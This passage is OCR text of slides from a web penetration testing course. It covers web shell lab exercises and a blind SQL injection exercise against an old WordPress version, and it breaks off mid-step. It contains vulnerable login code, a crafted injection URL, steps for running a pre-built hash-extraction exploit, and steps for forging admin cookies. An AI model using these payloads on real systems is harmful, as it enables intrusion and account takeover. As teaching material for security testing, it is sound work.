
Prepared Files Exercise

- Goal: Become familiar with the abilities of the prepared files
- Steps:
  1. Launch Firefox
  2. Access PHPShell
  3. Access AJAXShell

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 59

Scenario: In this exercise we are going to explore the power of the shells that we can inject into an application.

This scenario assumes that you were able to inject one of these shells onto the server.




Prepared Files Exercise: PHPShell

- Launch Firefox
- Select PHPShell from the Bookmarks
- Login with your system credentials
- Run various commands
- Open a terminal

```
$ cd /var/www/phpshell
$ sudo gedit config.php
```

- Add an alias and save the file
- Refresh the page in Firefox




***** In the Sec542 Target VM *****


1. Select the PHPShell from the favorites in Firefox.
2. Login as **sec542** with a password of **SANSUSER**.
3. Issue various commands to see the access you have.
4. From a **terminal**, change into the phpshell directory
    1. **cd /var/www/phpshell**
5. Edit the config.php
    1. **sudo gedit config.php**
6. Add command aliases and save the file
7. Refresh the phpshell page in Firefox and try out your new aliases

Prepared Files Exercise: AJAXShell

- Select AJAXShell from the Firefox bookmarks
  - Password is "password"
- Issue some commands
  - id
  - uname -a
  - others...
- Try the buttons
  - Server information
  - Read /etc/passwd
  - Can I run?
- Examine the command history



1. Select AJAXShell from the Firefox favorites menu
2. The password is "password" (Without the quotes.)
3. Issue some commands.
   1. **id**
   2. **uname -a**
4. Try out the other menu options
   1. **Server information**
   2. **Read /etc/passwd**
   3. **Can I run?**
5. Check out the command history
   1. **Select a command from history**
   2. **Click after the command at the bottom of the screen**
   3. **Press Enter**




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - ***Blind SQL Injection***
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

This next section will discuss blind SQL injection.




Blind SQL Injection

- Most attacks are the same as with SQL injection
- Errors are just not displayed
- Data return becomes more complex
  - Use other protocols for data egress
    - HTTP
    - DNS
    - E-mail

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 63

Blind SQL injection is similar to SQL Injection, except that the results are not displayed. Without the error messages, it takes more effort to get working attacks. Since the display is intercepted by the application, the attacker must run commands that either do not require visible results, such as adding a user, or the results must be sent to the attacker using some functionality within the database. One example of this is "UTL_MAIL" in Oracle. This is a stored procedure that will send e-mail from the database.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - ***Blind SQL Injection Exercise***
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac


The next attack is file injection using a combination of SQL injection and blind SQL injection.


Blind SQL Injection Exercise

- Goal: Use blind SQL injection to exploit WordPress
- Steps:
  1. Examine the flaw
  2. Generate the cookie pieces
  3. Test the flaw
  4. Use pre-built exploit to retrieve the password hash
  5. Log in as the administrator

Scenario: In a previous exercise, we studied a coding mistake in BASE that allowed us to easily bypass authentication by passing a carefully set POST variable. Now, we're going to take a look at another coding error that will allow us to pull information from a backend database.

Objectives: We're going to examine a security hole in the blogging software WordPress. First, we'll examine the code within WordPress that creates the vulnerability, and then we'll examine some tricks that will allow us to exploit it.




Blind SQL Injection Exercise: The Code (1)

- WordPress had a blind SQL injection flaw
- Uses POST data which is urldecoded
- Passed to wp_login()

```
define('DOING_AJAX', true);

check_ajax_referer();
if ( !is_user_logged_in() )
  die('-1');
```

```
function check_ajax_referer() {
  $cookie = explode('; ', urldecode(empty($_POST['cookie']) ?
           $_GET['cookie'] : $_POST['cookie']));
  foreach ( $cookie as $tasty ) {
    if ( false !== strpos($tasty, USER_COOKIE) )
      $user = substr(strstr($tasty, '='), 1);
    if ( false !== strpos($tasty, PASS_COOKIE) )
      $pass = substr(strstr($tasty, '='), 1);
  }
  if ( !wp_login( $user, $pass, true ) )
    die('-1');
  do_action('check_ajax_referer');
}
```

1. In many web applications, the first action performed is an attempt to check that the user is allowed to be doing the things that they're doing. In this example, this code is found in the WordPress directory near the beginning of the file wp-admin/admin-ajax.php. The code first calls the function check_ajax_referer(), which, we assume, will (based on cookies or other stored credentials) set appropriate variables indicating whether the user has successfully authenticated.
2. The function check_ajax_referer() pulls a cookie from the POST data for the page, runs it through the urldecode() function, splits it into two chunks, a username and a password, and then passes them on to the wp_login() function.



Blind SQL Injection Exercise: The Code (2)

- wp_login verifies the credentials are not blank


```
function wp_login($username, $password, $already_md5 = false) {
  global $wpdb, $error;

  if ( '' == $username )
    return false;

  if ( '' == $password ) {
    $error = __('<strong>ERROR</strong>: The password field is empty.');
    return false;
  }

  $login = get_userdatabylogin($username);
```

- Then the username is passed to get_userdatabylogin

```
if ( !$user = $wpdb->get_row("SELECT * FROM $wpdb->users WHERE user_login = '$user_login'") )
  return false;
```


- Without filtering

3. The function wp_login() checks the credentials to make sure that they are not blank, and then passes the username filed along to the get_userdatabylogin() function.
4. Within this function, we see the information being passed directly into a SQL statement. Notice that if we put a single quote into our username, we would be able to inject our own SQL statement.



Blind SQL Injection Exercise: WordPress Cookies

- Let's Build the cookie strings needed
- We need an md5 of the string:
  `http://www.sec542.org/wordpress`
- Launch Hashcalc to generate the md5
  - Menu item under Wine in the Applications menu
  - Make sure we do not include extra spaces



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 68


1. WordPress cookies for the username and password are formatted as follows:

   User: "wordpressuser_" + md5(WordPress base path at site);
   Pass: "wordpresspass_+ md5(WordPress base path at site);

2. The base path for WordPress at the sec542.org site is "**http://www.sec542.org/wordpress**". Let's calculate the MD5 of that string. Click on the "Applications" menu on the Desktop and select "**Wine**", "**Programs**", "**HashCalc**" and launch the "**HashCalc**" executable. This is a Win32 program that we are running using the Wine Windows emulator.
3. In the "**Data**" entry field, type "**http://www.sec542.org/wordpress**". Make sure that the **MD5** box is checked and then click on the "**Calculate**" button at the bottom of the screen.
4. Open the "**Text Editor**" application by clicking on the "**Application Menu**", then "**Accessories**" and finally on "**Text Editor**". Highlight the calculated MD5 checksum in HashCalc, right click and select "**Copy**". Bring the Text Editor application to the foreground right click inside it and select "**Paste**".

Blind SQL Injection Exercise: Testing WordPress

- Now we test the site
- Using the cookie strings we just created
- WordPress accepts the strings as GET parameters
- Launch Firefox and enter the URL in the notes
- We should get the error
- If only a "-1" appears there is an error in the URL



WordPress database error: [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test' at line 1]
[illegible]

-1


1. Within the Text Editor, place your cursor on the line following the pasted MD5 value and type the following:

   http://www.sec542.org/wordpress/wp-admin/admin-ajax.php?cookie=wordpressuser_

2. Highlight the MD5 value, right click and select "**Copy**", then place your cursor at the end of the typed phrase, right click, and select "**Paste**".
3. Now is when the real exploitation takes place. We're going to encode a single quote in a manner that will successfully pass through the urldecode() call and be placed into the username to exploit the SQL statement. We add a separator value "**%253d**", an "**x**", and then the encoding for a single quote %2527 followed by something that will trigger an error "**test**".
4. Add a semicolon ";" and then append "**+wordpresspass_**", the **MD5 value** again, the separator "**%253d**" and then another "**x**" as our password. The final value should look like this (all on one line, with no spaces):

   http://www.sec542.org/wordpress/wp-admin/admin-ajax.php?cookie=wordpressuser_c824d0d8c538ab2ba06a35095c8dd02d%253dx%2527test;+ wordpresspass_c824d0d8c538ab2ba06a35095c8dd02d%253dx

5. Start **Firefox** and copy this to the URL window. Sending the request should result in an error message seen above.
6. We've just proven that SQL injection is possible, now we need to exploit it.




Blind SQL Injection Exercise: Exploiting WordPress (1)

- We will now use a pre-made exploit
- Launch a terminal
- Run the following commands:

```
$ cd Desktop
$ php wordpress.php
```

- This will retrieve the password hash
- Generate an md5 hash of it using HashCalc




```
sec542@sec542:~/Desktop$
sec542@sec542:~/Desktop$ php wordpress.php


wordPress 2.1.3 blind sql injection exploit by waraxe

Target: http://www.sec542.org/wordpress/wp-admin/admin-ajax.php
sql table prefix: wp_
cookie suffix: c8246[illegible]
testing probe delays
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 70

1. We're going to run a script that will calculate, using the SQL injection attack that we just confirmed combined with a timing attack, the MD5 hash of the administrator's password for WordPress.
2. Open a **terminal** window and change to the Desktop directory by typing "**cd Desktop**".
3. The script we will be running is called wordpress.php and is found in the Desktop directory. It is written in PHP and requires the PHP command-line interpreter to run. To run it, type "**php wordpress.php**".
4. The script will take some time to finish its work. When it is complete, it will have calculated the hash of the administrator's password and stored it in a file called **wordpresslog.txt** found on the desktop.
5. Double-click on this file to open it. We're going to be using this text file to create some text strings that we'll be using in the next step.
6. On a blank line, type "**wordpressuser_**". On the next line down, type "**wordpresspass_**".
7. There is one final piece of the puzzle that we need. Highlight the "**hash**" value found in the **file**, right click and select "**Copy**".
8. If it isn't still running, start **HashCalc**, once again, right click in the "**Data**" field and select "**Paste**". Click on "**Calculate**" (Note: Because it is easy to accidentally copy extra spaces, make sure that your calculated hash value begins with "9e71...").

Blind SQL Injection Exercise: Exploiting WordPress (2)

- Now we will log in as the Admin user
- Copy the string from HashCalc
- In Firefox, select the Cookie Editor from the Tools menu
- Add two cookies as shown in the notes
- Click close
- Browse to the wp-admin page



1. Right click on the calculated hash value and select "**Copy**".
2. Return to the text file, go to an empty line at the bottom of the file and right click and select "**Paste**". This is our "**final hash**" value.
3. Start Firefox, click on the "**Tools**" menu and select "**Cookie Editor**"
4. Click on "**Add**" and fill in the fields as follows:

Cookie 1:

Name: wordpressuser_ + "suffix" (This should look like **wordpressuser_c824d...**)

